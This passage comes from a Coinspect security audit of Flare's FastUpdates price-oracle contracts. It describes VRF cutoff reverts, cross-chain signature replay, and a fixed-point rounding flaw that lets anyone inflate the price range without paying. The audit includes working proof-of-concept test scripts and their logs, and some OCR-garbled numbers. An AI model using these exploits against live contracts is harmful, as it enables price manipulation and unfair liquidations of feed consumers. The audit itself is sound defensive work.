    excessOfferIncreases[_nextIx()] = FPA.zeroF;
}
```

© Coinspect 2024

```
function _currentScoreCutoff() internal view returns (uint256 _cutoff)
{
    FPA.SampleSize expectedSampleSize =
fastUpdateIncentiveManager.getExpectedSampleSize();
    // The formula is: (exp. s.size)/(num. prov.) = (score)/(score
range)
    //   score range = p =
21888242871839275222246405745257275088696311157297823662689037894645226
208583
    //   num. providers = 2**VIRTUAL_PROVIDER_BITS
    //   exp. sample size = "expectedSampleSize8x8 >> 8", in that we
keep the fractional bits:
    _cutoff =
        (BIG_P * uint256(FPA.SampleSize.unwrap(expectedSampleSize))) <<
(UINT_SPLIT - 8 - VIRTUAL_PROVIDER_BITS);
    _cutoff += (SMALL_P *
uint256(FPA.SampleSize.unwrap(expectedSampleSize))) >> (8 +
VIRTUAL_PROVIDER_BITS);
}
```

As a consequence, when a new block is included in the chain right after calculating the VRFs, there is a chance for some values to be greater than the current cutoff (calculated with the new sample size after the step increase) triggering a revert upon proof verification:

```
function verifySortitionCredential(
    SortitionState memory sortitionState,
    SortitionCredential memory sortitionCredential
) view returns (bool, uint256) {
    require(sortitionCredential.replicate < sortitionState.weight,
        "Credential's replicate value is not less than provider's
weight");
    bool check = verifySortitionProof(sortitionState,
sortitionCredential);
    uint256 vrfVal = sortitionCredential.gamma.x;

    return (check && vrfVal <= sortitionState.scoreCutoff, vrfVal); //
===> the righ-hand condition will be false
}
```

Coinspect also identified that the test made on `go-client/client/client_test.go` does not evaluate the behavior of the client when the sample and range sizes change, which is an expected operating condition.

Recommendation

To reduce the likelihood of having a block included between VRF generation and submission, submit each update after a VRF was found instead of waiting to loop over all the replicates before making the submission.

© Coinspect 2024

Status

Fixed on commits `bc029ed281027e79a6b53f970fda8c312829fb00` of `fast-updates` repository and `326e265f31f3c88ca4b01a1e16e71921be28650a` of the `smart-contracts-v2` repository.

A new function called `blockScoreCutoff` was added to the `FastUpdates` contracts allowing to retrieve the cutoff at a specific block. The client was also modified to use the cutoff of the submissions block instead of using the new one.

Proof of Concept

Coinspect concluded that almost 25% of the updates submitted revert, under the test's conditions. A total of 26 update calls were made, across 20 blocks with a cutoff decrease of 86%, with 6 calls being reverted.

Two separate tests were made. The first one, evaluates the cost for an user to raise the cutoff an 86%. Then, the client was modified to simulate the steep change of that 86%. This was done by modifying the actual cutoff with a multiplier. This way, the script allows more VRFs and then upon submission, some proofs revert since the calculated value is over the real one (simulating the sudden decrease of the sample size and its impact in the cutoff).

Client Simulation

The function `FindUpdateProofs` in `go-client/sortition/sortition.go` was modified simulate sudden cutoff decreases. An adjusted cutoff value is used to check for valid VRFs. The voting weight of the client was set to `2048` and the amount of blocks in the future `20`, to increase the amount of VRFs generated and submissions. The off-chain price client was ran locally setting `VALUE_PROVIDER_IMPL` as `random`. Since off-chain prices are generated randomly, the tests results might change. However, Coinspect identified that the client consistently submits updates with invalid VRFs.

Output

The logs initially show that two VRFs where found. One of which exceeds the contract's cutoff. Then, schedules their update (replicates `695` and `1302`). The last two lines of the logs show that only one update was successful (the one with the replicate `695`) and the other one reverted.

```
[04-30|11:15:17.961]    INFO    sortition/sortition.go:197      Found a
VRF:
20572298717822812667690280479869548103596161162836143505796265964806898
[04-30|11:15:18.207]    INFO    sortition/sortition.go:197      Found a
VRF:
65776692265546112842145329181053772537162632454293863393154601446087518
46
[04-30|11:15:18.504]    INFO    client/client.go:253    scheduling
update for block 24 replicate 695
[04-30|11:15:18.505]    INFO    client/client.go:253    scheduling
update for block 24 replicate 1302
[04-30|11:15:22.965]    INFO    sortition/sortition.go:183      cutoff
53438092948826355523062514026507019259512478411371639801486908922473696
79
[04-30|11:15:22.966]    INFO    sortition/sortition.go:188
adjustedCutoff
99394852884817021272896276089303055822693209845151250030765650595801076
02
[04-30|11:15:23.049]    INFO    provider/feed_provider.go:32    chain
feeds values: [998.57 998.57 998.57 998.57 998.57 998.57 998.57 998.57
998.57], provider feeds values: [0.055738828074563165
0.04471002067717583 0.03703576782903291 0.051455943985063604
0.03308555231327839 0.06783273493314235 0.04952344632833812
0.03334491579984642 0.07265845917175143]
[04-30|11:15:23.050]    INFO    provider/feed_provider.go:65    deltas:
---------
[04-30|11:15:23.050]    INFO    provider/feed_provider.go:32    chain
feeds values: [998.57 998.57 998.57 998.57 998.57 998.57 998.57 998.57
998.57], provider feeds values: [0.043803858295643906
0.05965243754377595 0.025012647016936396 0.05378071745218228
0.07155059271293801 0.030946268967491176 0.05526457081607211
0.04024450654474161 0.03898113117139276]
[04-30|11:15:23.050]    INFO    provider/feed_provider.go:65    deltas:
---------
[04-30|11:15:23.050]    INFO    client/client_requests.go:205
submitting update for block 24 replicate 695: ---------
[04-30|11:15:23.050]    INFO    client/client_requests.go:205
submitting update for block 24 replicate 1302: ---------
[04-30|11:15:23.241]    INFO    sortition/sortition.go:197      Found a
VRF:
14992630616983169468695602375526658787058956385235474867132725908541473
41
[04-30|11:15:23.498]    INFO    sortition/sortition.go:197      Found a
VRF:
42370706227042900225981198240163903516326072230342084351937275720546782
12
[04-30|11:15:23.793]    INFO    client/client.go:253    scheduling
update for block 25 replicate 673
[04-30|11:15:23.793]    INFO    client/client.go:253    scheduling
update for block 25 replicate 1311
[04-30|11:15:28.054]    ERROR   client/transaction_queue.go:139 Error
executing transaction: transaction failed
fast-updates-client/client.(*TransactionQueue).ErrorHandler .....
[04-30|11:15:28.055]    INFO    client/client_requests.go:239
successful update for block 24 replicate 695 in block 25
```

Script

The project's test located at `go-client/client/client_test.go` setting the before mentioned conditions. The following modifications were made to `go-client/sortition/sortition.go`. The cutoff adjust value is derived from the **Cutoff Impact Simulation** test (more information below).

```
func FindUpdateProofs(key *Key, seed, cutoff *big.Int, blockNum
*big.Int, weight uint64) ([]*UpdateProof, error) {
	updateProofs := make([]*UpdateProof, 0)
	logger.Info("cutoff %d", cutoff)
	factorMul := big.NewInt(186) // %86 increase
	factorDiv := big.NewInt(100)
	adjustedCutoff := big.NewInt(1)
	adjustedCutoff = adjustedCutoff.Mul(cutoff,
factorMul).Div(adjustedCutoff, factorDiv)
	logger.Info("adjustedCutoff %d", adjustedCutoff)

    for rep := 0; rep < int(weight); rep++ {
		proof, err := VerifiableRandomness(key, seed, blockNum,
big.NewInt(int64(rep)))
		if err != nil {
			return nil, fmt.Errorf("VerifiableRandomness:
%w", err)
		}

    if proof.Gamma.X.BigInt(new(big.Int)).Cmp(adjustedCutoff) < 0 { //
@audit-issue what if the cutoff changes between the VRF calculation and
submission?
			logger.Info("Found a VRF: %d",
proof.Gamma.X.BigInt(new(big.Int)))

    updateProof := UpdateProof{Proof: &proof, BlockNumber: blockNum,
Replicate: big.NewInt(int64(rep))}
			updateProofs = append(updateProofs,
&updateProof)
		}
	}

return updateProofs, nil
}
```

Cutoff Impact Simulation

This test was made on `test/unit/fastUpdates/implementation/FastUpdateIncentiveManager.test.ts` and a helper function to calculate the cutoff was added to the `FastUpdateIncentiveManager` contract. The step is increased until the circular list resets the sample and range back to the base values.

The test conditions are the following:

```
  BASE_SAMPLE_SIZE = 16; // 2^8 since scaled for 2^(-8) for fixed
precision arithmetic
```

```
    BASE_RANGE = 2;
    SAMPLE_INCREASE_LIMIT = 5;
    RANGE_INCREASE_PRICE = 5;
    DURATION = 5;
```

The contract's deployment uses `RangeOrSampleFPA()` to convert values to the `FixedPointArithmetic` representation.

Output

```
=== Initial Values ===
Range: 2658455991569831745807614120560689152
Sample Size: 21267647932558653966460912964485513216
Precision: 21267647932558653966460912964485513216
Scale: 191408831393027885698148216680369618944
Shifted Precision: 0.125
Shifted Scale: 1.125
Score Cutoff:
58504485955933185340979026885895243115373855902414271416803715640576519
962624

Amount of Native Tokens Offered: 6000000000000000000

=== After incentive offer ===
Range: 2658455991569831745807614120560689152
Sample Size: 27913787911483233329872258269399806202
Precision: 16203922234330403022708470283827470506
Scale: 186345105694799634754395773999711576234
Shifted Precision: 0.09523
Shifted Scale: 1.09523
Score Cutoff:
109202772321468265793036637015850275781493933740624584730785555511635 64
5824340
NewCutoff/InitialCutoff: 1.866570922505363

=== After Advance 1 ===
Range: 2658455991569831745807614120560689152
Sample Size: 27913787911483233329872258269399806202
Precision: 16203922234330403022708470283827470506
Scale: 186345105694799634754395773999711576234
Shifted Precision: 0.09523
Shifted Scale: 1.09523
Score Cutoff:
1092027723214682657930366370158502757814939337406245847307855555511635 64
5824340
NewCutoff/InitialCutoff: 1.866570922505363

=== After Advance 2 ===
Range: 2658455991569831745807614120560689152
Sample Size: 27913787911483233329872258269399806202
Precision: 16203922234330403022708470283827470506
Scale: 186345105694799634754395773999711576234
Shifted Precision: 0.09523
Shifted Scale: 1.09523
Score Cutoff:
109202772321468265793036637015850275781493933740624584730785555511635 64
5824340
NewCutoff/InitialCutoff: 1.866570922505363
```

```
=== After Advance 3 ===
Range: 2658455991569831745807614120560689152
Sample Size: 279137879114832333298722582693998062O2
Precision: 162039222343304030227084702838274705O6
Scale: 18634510569479963475439577399971157623 4
Shifted Precision: 0.09523
Shifted Scale: 1.09523
Score Cutoff:
10920277232146826579303663701585027578149393374062458473078555551163564
5824340
NewCutoff/InitialCutoff: 1.866570922505363

=== After Advance 4 ===
Range: 2658455991569831745807614120560689152
Sample Size: 27913787911483233329872258269399806202
Precision: 16203922234330403022708470283827470506
Scale: 19140883139302788569814821668036961894 4
Shifted Precision: 0.09523
Shifted Scale: 1.125
Score Cutoff:
58504485955933185340979026885895243115373855902414271416803715640576519
962624
NewCutoff/InitialCutoff: 1
```

Script

```
    function currentScoreCutoff() external view returns (uint256
_cutoff) {
        // The number of units of weight distributed among providers is
1 << VIRTUAL_PROVIDER_BITS
        uint256 Bn256P =
21888242871839275222246405745257275088696311157297823662689037894645226
208583;
        uint256 VIRTUAL_PROVIDER_BITS = 12;
        // value 128 below can be replaced with x such that x >=
numBits(FPA.SampleSize) + VIRTUAL_PROVIDER_BITS
        // and x <= 256 - numBits(FPA.SampleSize)
        uint256 UINT_SPLIT = 128;
        uint256 SMALL_P = Bn256P & (2 ** (UINT_SPLIT) - 1);
        uint256 BIG_P = Bn256P >> UINT_SPLIT;
        FPA.SampleSize expectedSampleSize = sampleSize;
        // The formula is: (exp. s.size)/(num. prov.) = (score)/(score
range)
        //   score range = p =
21888242871839275222246405745257275088696311157297823662689037894645226
208583
        //   num. providers = 2**VIRTUAL_PROVIDER_BITS
        //   exp. sample size = "expectedSampleSize8x8 >> 8", in that
we keep the fractional bits:
        _cutoff =
            (BIG_P *
uint256(FPA.SampleSize.unwrap(expectedSampleSize))) << (UINT_SPLIT - 8
- VIRTUAL_PROVIDER_BITS);
        _cutoff += (SMALL_P *
uint256(FPA.SampleSize.unwrap(expectedSampleSize))) >> (8 +
VIRTUAL_PROVIDER_BITS);
    }
```

© Coinspect 2024

```
  it("Coinspect - Check circular list manager behavior", async () => {
    let currentRange = await fastUpdateIncentiveManager.getRange();
    let currentSampleSize = await
fastUpdateIncentiveManager.getExpectedSampleSize();
    let currentPrecision = await
fastUpdateIncentiveManager.getPrecision();
    let shiftedPrecision = Number((BigInt(currentPrecision) * 10n **
5n) / (1n << 127n)) / 10 ** 5;
    let currentScale = await fastUpdateIncentiveManager.getScale();
    let shiftedScale = Number((BigInt(currentScale) * 10n ** 5n) / (1n
<< 127n)) / 10 ** 5;
    let currentScoreCutoff = await
fastUpdateIncentiveManager.currentScoreCutoff();

console.log("\n=== Initial Values ===");
    console.log(
      `Range: ${currentRange} \nSample Size: ${currentSampleSize}
\nPrecision: ${currentPrecision} \nScale: ${currentScale} \nShifted
Precision: ${shiftedPrecision} \nShifted Scale: ${shiftedScale} \nScore
Cutoff: ${currentScoreCutoff}`
    );

// We only want to increase the sample size
    const rangeIncrease = 0;
    const rangeLimit = 2n ** 256n - 1n;
    const valueOffered = "6000000000000000000"; // 6 FLR appx 0.162 USD
    console.log(`\nAmount of Native Tokens Offered: ${valueOffered}`);

    const offer = {
      rangeIncrease: rangeIncrease.toString(),
      rangeLimit: rangeLimit.toString(),
    };
    if (!accounts[1]) throw new Error("Account not found");
    await fastUpdateIncentiveManager.offerIncentive(offer, {
      from: accounts[1],
      value: valueOffered,
    });

    currentRange = await fastUpdateIncentiveManager.getRange();
    currentSampleSize = await
fastUpdateIncentiveManager.getExpectedSampleSize();
    currentPrecision = await fastUpdateIncentiveManager.getPrecision();
    shiftedPrecision = Number((BigInt(currentPrecision) * 10n ** 5n) /
(1n << 127n)) / 10 ** 5;
    currentScale = await fastUpdateIncentiveManager.getScale();
    shiftedScale = Number((BigInt(currentScale) * 10n ** 5n) / (1n <<
127n)) / 10 ** 5;
    let oldCutoff = currentScoreCutoff;
    currentScoreCutoff = await
fastUpdateIncentiveManager.currentScoreCutoff();
    let cutoffDeltaAbs = currentScoreCutoff / oldCutoff;

    console.log("\n=== After incentive offer ===");
    console.log(
      `Range: ${currentRange} \nSample Size: ${currentSampleSize}
\nPrecision: ${currentPrecision} \nScale: ${currentScale} \nShifted
Precision: ${shiftedPrecision} \nShifted Scale: ${shiftedScale} \nScore
Cutoff: ${currentScoreCutoff} \nNewCutoff/InitialCutoff:
${cutoffDeltaAbs}`
    );
```


```
    for (let i = 0; i < DURATION - 1; i++) {
      fastUpdateIncentiveManager.advance({
        from: accounts[3],
      }); // accounts[3] is the address of the FastUpdater

    currentRange = await fastUpdateIncentiveManager.getRange();
      currentSampleSize = await
fastUpdateIncentiveManager.getExpectedSampleSize();
      currentPrecision = await
fastUpdateIncentiveManager.getPrecision();
      shiftedPrecision = Number((BigInt(currentPrecision) * 10n ** 5n)
/ (1n << 127n)) / 10 ** 5;
      currentScale = await fastUpdateIncentiveManager.getScale();
      shiftedScale = Number((BigInt(currentScale) * 10n ** 5n) / (1n <<
127n)) / 10 ** 5;
      currentScoreCutoff = await
fastUpdateIncentiveManager.currentScoreCutoff();
      cutoffDeltaAbs = currentScoreCutoff / oldCutoff;

    console.log(`\n=== After Advance ${i + 1} ===`);
      console.log(
        `Range: ${currentRange} \nSample Size: ${currentSampleSize}
\nPrecision: ${currentPrecision} \nScale: ${currentScale} \nShifted
Precision: ${shiftedPrecision} \nShifted Scale: ${shiftedScale} \nScore
Cutoff: ${currentScoreCutoff} \nNewCutoff/InitialCutoff:
${cutoffDeltaAbs}`
      );
    }
  });
```

FLFU-007

Submissions made on Flare can be replicated across other chains



Location

```
go-client/updates/updates.go
contracts/fastUpdates/lib/Sortition.sol
```

Description

The signature of a submission is chain-agnostic, which could enable reusing the signature under given assumptions.

This issue would become relevant if the following conditions are met:

- The `FastUpdates` Protocol is deployed on a different chain.
- The signer has enough voting power (or its representation on that different chain).
- The block number of the signature has not been reached yet on the new chain.
- The cutoff value is greater than the one used when calculating the submissions' VRF.

© Coinspect 2024

If the conditions are met, any user would be able to skip the VRF calculation and reuse the data to make a new submission on the other chain, providing the same deltas. In case this action is made by the same price provider, the only savings would be in computational resources spent to calculate the VRF (which are not exhaustive). Also, if a third party makes the call they would be subsidizing the provider with the gas for the call.

However, a negative impact for the system would be that likely incorrect deltas will be submitted into the protocol. This could be ultimately used by attackers to drive the price to an incorrect value, then attacking third party consumers. Since attackers can get all the signatures made on Flare and replicate them on the other chain, they know in advance the direction of a price even if it is fake. Then, by submitting all the reused updates, they can attack a consumer. This case is not protected by the submission's aggregation principle since there will be no honest submissions (considering that adversaries submit the reused signatures first).

Recommendation

Include the `chainId` in the signature schema. Alternatively, document this case in the Sortition contract warning that signatures could be reused on different chains.

Status

Acknowledged.

The Flare Team stated that they will leave this unchanged since deploying the Fast Updates Protocol in other chains its still under analysis.

© Coinspect 2024

FLFU-008

Price scale inflation enables attacks to price feed consumers

Location

`contracts/fastUpdates/implementation/FastUpdateIncentiveManager.sol::306`

Description

Adversaries can increase the volatility range without providing any payment, disrupting how price feeds are fast-updated. Submitted deltas will overshoot prices more than expected increasing the price's feeds deviation since a range increase also means a scale increase. This is particularly problematic in a no-volatility scenario.

The fast update system has a mechanism that allows any user to provide native tokens in exchange of modifying the range and sample size. This feature is handled by the `offerIncentive()` function in the `FastUpdateIncentiveManager` contract:

```
function offerIncentive(IncentiveOffer calldata _offer) external
payable {
    (FPA.Fee dc, FPA.Range dr) = _processIncentiveOffer(_offer);
    FPA.SampleSize de = _sampleSizeIncrease(dc, dr);

    IncreaseManager._increaseSampleSize(de);
    IncreaseManager._increaseRange(dr);

    //slither-disable-next-line arbitrary-send-eth
    rewardManager.receiveRewards{value: FPA.Fee.unwrap(dc)}
(rewardManager.getCurrentRewardEpochId(), false);
    emit IncentiveOffered(dr, de, dc);
    payable(msg.sender).transfer(msg.value - FPA.Fee.unwrap(dc));
}
```

When the offer is processed, the `dc` variable takes the current `msg.value` and `dr` the range increase (when not adjusted by the range limit, user supplied). Then, `_sampleSizeIncrease` calculates the sample increase value and checks if the `msg.value` supplied covers the expected costs to increase the range:

```
function _sampleSizeIncrease(FPA.Fee _dc, FPA.Range _dr) private
returns (FPA.SampleSize _de) {
    FPA.Fee rangeCost = FPA.mul(rangeIncreasePrice, _dr); //
===========> exploitable line

    require(!FPA.lessThan(_dc, rangeCost), "Insufficient contribution
to pay for range increase");
    FPA.Fee _dx = FPA.sub(_dc, rangeCost);

    IncreaseManager._increaseExcessOfferValue(_dx);

    _de = FPA.mul(FPA.frac(_dx, excessOfferValue),
sampleIncreaseLimit);
}
```

Since the multiplication is made using the `FixedPointArithmetic` library, a shift operation is done to adjust the decimal positions so the result is expressed as a `Fee`:

```
function mul(Fee x, Range y) pure returns (Fee z) {
    unchecked {
        uint256 xWide = Fee.unwrap(x);
        uint256 yWide = Range.unwrap(y);
        uint256 zWide = (xWide * yWide) >> 120;
        z = Fee.wrap(zWide);
    }
}
```

In this number field, the relationship `x > 0 && y > 0 => z > 0` is not always true since the fixed point arithmetic defines specific decimal positions for each type. Attackers can abuse this and craft an incentive offer with such `_dr` that makes the

calculated `rangeCost` to be zero. Then, when comparing the contribution against the `rangeCost`, since both values are zero the check passes. This process can be repeated many times to further increase the range on each step without paying.

Then, prices are increased or decreased according to the direction (delta) and the scale, which is defined as:

```
Scale  = 1 + Range / Sample
```

```
(Delta Increase) NewPrice = OldPrice * Scale
(Delta Decrease) NewPrice = OldPrice / Scale
```

Hence, by increasing the range, the step on price changes also increases. This would be not an issue if the market is facing a high volatility, allowing the system to quickly adjust prices with just a few deltas. However, if the market is not facing high volatility this could lead to several adversarial scenarios such as:

- Only submitting deltas with no price changes. This case can fail to reproduce the current market conditions (e.g. with a scale of `1.50`, each delta causes a `+-50%` change, then market prices oscillating `+-6%` are not updated). This happens because each delta increases or decreases the price proportionally to the scale's value. A price provider might not submit any increase or decrease to prevent an overshoot, submitting that the price remains constant (even if that's not true).
- Submitting increase or decrease deltas causing a high overshoot, considering only the price direction. Ultimately this would increase the noise in the reported prices and cause a relevant oscillation. This case can also be used by rogue voters to perform attacks on third party providers consuming the price feeds from the `FastUpdates` contract. For example, market prices are oscillating `+-2%` and the range is manipulated so the scale is `1.5`. Then, submits a delta that enables unfair liquidations in a consumer. Making a 50% fluctuation would likely yield in a high-revenue attack to the third party and overall, the rogue voter will make profit.

More importantly, users trying to take the scale back to a representative value (according to the market's volatility) have to increase the sample size. In other words, they have to pay the equivalent in native tokens since this parameter's increment is assigned with the `msg.value`. It is worth mentioning that there checks to bound the maximum sample size increase, which is not the case for minimum range size increases. The impact of this issue is increased if combined with `FLFU-003`, which mentions several attack scenarios that arise because consumers cannot check the feed's price quality.

© Coinspect 2024

Recommendation

Allow the governance to set a minimum range size increase per call. Checking that the `rangeCost` is non zero is not enough since attackers can increase the `_dr` that triggers the rounding issue in one unit, requiring a payment of only `1 wei`.

Status

Fixed on commit `fc0c85d6392220277a2802eb54233d4125a6c0d9`.

Base values for scale and range are set in a way that the minimum range increase is 1 wei. Also, if an attacker wants to perform this exploit by only paying 1 wei, the increase would be negligible requiring to spend a high amount of gas. In conclusion, by checking the base values so each increase fee is a factor of `10^-6` of base range, this attack turns unprofitable.

Proof of Concept

The following test shows a scenario where an adversary inflates the range so the scale increases a 50% without making any native payment. This test was made under two different contract configurations:

1. Project's Test Configurations: Coinspect also identified that the configuration values used for this test are not converted according to the fixed point arithmetic library. As a consequence, the environment using th project's test configurations uses considerably low values (taking into account the decimal positions defined by the library).
2. Adjusted Test Configurations: Coinspect converted the tests' configuration values so they respect the fixed point arithmetic decimal positions, using more realistic values.

The following logs were added to `_sampleSizeIncrease()` using hardhat's console:

```
    console.log("\n=== CONTRACT LOGS ===");
    console.log("MsgValue: %s", msg.value);
    console.log("Dr: %s", FPA.Range.unwrap(_dr));
    console.log("rangeIncreasePrice: %s",
FPA.Fee.unwrap(rangeIncreasePrice));
    console.log("Dc: %s", FPA.Fee.unwrap(_dc));
    console.log("RangeCost: %s", FPA.Fee.unwrap(rangeCost));
    console.log("=== ====== ===");
```

Case 1: Project's Test Configurations

This case only needs one transaction to take the scale up to `1.99921` (considering that it is capped at 2).

Output

```
=== Before incentive offer ===
Range: 512
Sample Size: 1280
Precision: 680564733841876926926749214863536422912
Scale: 2381976568446569244243622252022377480192
Shifted Precision: 0.39999
Shifted Scale: 1.39999

=== CONTRACT LOGS ===
MsgValue: 0
Dr: 767
rangeIncreasePrice: 5
Dc: 0
RangeCost: 0
=== ====== ===

Average Gas used to offer 1 incentives: 290917

=== After incentive offer ===
Range: 1279
Sample Size: 1280
Precision: 1700082606608907401443969230098560712704
Scale: 3401494441213599718760842267257401769984
Shifted Precision: 0.99921
Shifted Scale: 1.99921
% of scale increment: 42.80173429810213%

=== CONTRACT LOGS ===
MsgValue: 10000000000
Dr: 0
rangeIncreasePrice: 5
Dc: 10000000000
RangeCost: 0
=== ====== ===

Gas used to offer incentive: 268993

=== After incentive offer (trying to recover the scale) ===
Range: 1279
Sample Size: 2559
Precision: 850373480445252627529613370272042873094
Scale: 2551785315049944944846486407430883930374
Shifted Precision: 0.4998
Shifted Scale: 1.4998
```

Deployment conditions:

```
const BASE_SAMPLE_SIZE = 5 * 2 ** 8; // 2^8 since scaled for 2^(-8) for
fixed precision arithmetic
```

© Coinspect 2024

```
const BASE_RANGE = 2 * 2 ** 8;
const SAMPLE_INCREASE_LIMIT = 5 * 2 ** 8;
const RANGE_INCREASE_PRICE = 5;
const DURATION = 8;
```

Test conditions:

```
    const rangeRoundingFactor = 1;
    const rangeIncrease = (BASE_SAMPLE_SIZE - BASE_RANGE - 1) /
rangeRoundingFactor;
    const rangeLimit = 16 * 2 ** 8;
    let amountOfTimes = 1;
```

Case 2: Adjusted Test Configurations

With this case, the scale increases almost `1.25%` per transaction. Sending 40 transactions makes a `50%` increment in the scale.

Output

```
=== Before incentive offer ===
Range: 415383748682786210282439706337607 68
Sample Size: 21267647932558653966460912964485513216
Precision: 3323069989462289682259517650700 86144
Scale: 170473490459415460699913255480954191872
Shifted Precision: 0.00195
Shifted Scale: 1.00195

=== CONTRACT LOGS ===
MsgValue: 0
Dr: 26529175415873946160137086030997094 4
rangeIncreasePrice: 5
Dc: 0
RangeCost: 0
=== ====== ===

Average Gas used to offer 40 incentives: 227279.5

=== After incentive offer ===
Range: 106532085412178570850830783830325 98528
Sample Size: 21267647932558653966460912964485513216
Precision: 8522566832974285668066462706426 0788224
Scale: 255366851790212088412351930780144893952
Shifted Precision: 0.50091
Shifted Scale: 1.50091
% of scale increment: 49.798892160287465%

=== CONTRACT LOGS ===
MsgValue: 10000000000
Dr: 0
rangeIncreasePrice: 5
Dc: 10000000000
RangeCost: 0
=== ====== ===
```

```
Gas used to offer incentive: 268993

=== After incentive offer (trying to recover the scale) ===
Range: 10653208541217857085083078383032598528
Sample Size: 27913787910818619333153951729217932219
Precision: 64933842538492982293173039621340911977
Scale: 235075025998962214024860343337225017705
Shifted Precision: 0.38164
Shifted Scale: 1.38164
```

Deployment conditions:

```
const BASE_SAMPLE_SIZE = 16;
const BASE_RANGE = 2 ** -5;
const SAMPLE_INCREASE_LIMIT = 5;
const RANGE_INCREASE_PRICE = 5;
const DURATION = 8;

function RangeOrSampleFPA(x: number): string {
  const xInteger = Math.floor(x);
  const xFractional = x - xInteger;
  const fractionalDigits =
xFractional.toString(16).substring(2).padEnd(30, "0");
  const integerDigits = xInteger.toString(16);
  if (integerDigits.length > 2) throw new Error("range or sample size
too large");
  return "0x" + (integerDigits + fractionalDigits).replace(/^0+/, "");
}
```

Test conditions:

```
    const rangeRoundingFactor = 75;
    const rangeIncrease = RangeOrSampleFPA((BASE_SAMPLE_SIZE -
BASE_RANGE - 1) / rangeRoundingFactor);
    const rangeLimit = RangeOrSampleFPA(16);
    let amountOfTimes = 40;
```

Script

```
  it("Coinspect - Increases the range without payment", async () => {
    // Test Conditions
    const rangeRoundingFactor = 75;
    const rangeIncrease = RangeOrSampleFPA((BASE_SAMPLE_SIZE -
BASE_RANGE - 1) / rangeRoundingFactor);
    const rangeLimit = RangeOrSampleFPA(16);
    let amountOfTimes = 40;

let currentRange = await fastUpdateIncentiveManager.getRange();
    let currentSampleSize = await
fastUpdateIncentiveManager.getExpectedSampleSize();
    let currentPrecision = await
fastUpdateIncentiveManager.getPrecision();
```

© Coinspect 2024

```
    let shiftedPrecision = Number((BigInt(currentPrecision) * 10n **
5n) / (1n << 127n)) / 10 ** 5;
    let currentScale = await fastUpdateIncentiveManager.getScale();
    let shiftedScale = Number((BigInt(currentScale) * 10n ** 5n) / (1n
<< 127n)) / 10 ** 5;

console.log("\n=== Before incentive offer ===");
    console.log(
      `Range: ${currentRange} \nSample Size: ${currentSampleSize}
\nPrecision: ${currentPrecision} \nScale: ${currentScale} \nShifted
Precision: ${shiftedPrecision} \nShifted Scale: ${shiftedScale} `
    );

    const offer = {
      rangeIncrease: rangeIncrease.toString(),
      rangeLimit: rangeLimit.toString(),
    };
    if (!accounts[1]) throw new Error("Account not found");

    let tx;
    let totalGas = 0;
    for (let i = 0; i < amountOfTimes; i++) {
      tx = await fastUpdateIncentiveManager.offerIncentive(offer, {
        from: accounts[1],
        value: "0",
      });
      totalGas += tx.receipt.gasUsed;
    }

console.log(`\nAverage Gas used to offer ${amountOfTimes} incentives:
${totalGas / amountOfTimes}`);

    currentRange = await fastUpdateIncentiveManager.getRange();
    currentSampleSize = await
fastUpdateIncentiveManager.getExpectedSampleSize();
    currentPrecision = await fastUpdateIncentiveManager.getPrecision();
    shiftedPrecision = Number((BigInt(currentPrecision) * 10n ** 5n) /
(1n << 127n)) / 10 ** 5;
    currentScale = await fastUpdateIncentiveManager.getScale();
    let oldScale = shiftedScale;
    shiftedScale = Number((BigInt(currentScale) * 10n ** 5n) / (1n <<
127n)) / 10 ** 5;

    console.log("\n=== After incentive offer ===");
    console.log(
      `Range: ${currentRange} \nSample Size: ${currentSampleSize}
\nPrecision: ${currentPrecision} \nScale: ${currentScale} \nShifted
Precision: ${shiftedPrecision} \nShifted Scale: ${shiftedScale} `
    );

    console.log(`% of scale increment: ${(shiftedScale / oldScale) *
100 - 100}%`);

    // Try to take back the increase without modifying the range
    const rangeIncrease2 = 0;
    const rangeLimit2 = RangeOrSampleFPA(16);
    const offer2 = {
      rangeIncrease: rangeIncrease2.toString(),
      rangeLimit: rangeLimit2.toString(),
    };
```

```
    if (!accounts[1]) throw new Error("Account not found");

    amountOfTimes = 1;

    for (let i = 0; i < amountOfTimes; i++) {
      tx = await fastUpdateIncentiveManager.offerIncentive(offer2, {
        from: accounts[1],
        value: "10000000000",
      });

    console.log(`\nGas used to offer incentive:
${tx.receipt.gasUsed}`);
    }

    currentRange = await fastUpdateIncentiveManager.getRange();
    currentSampleSize = await
fastUpdateIncentiveManager.getExpectedSampleSize();
    currentPrecision = await fastUpdateIncentiveManager.getPrecision();
    shiftedPrecision = Number((BigInt(currentPrecision) * 10n ** 5n) /
(1n << 127n)) / 10 ** 5;
    currentScale = await fastUpdateIncentiveManager.getScale();
    shiftedScale = Number((BigInt(currentScale) * 10n ** 5n) / (1n <<
127n)) / 10 ** 5;

    console.log("\n=== After incentive offer (trying to recover the
scale) ===");
    console.log(
      `Range: ${currentRange} \nSample Size: ${currentSampleSize}
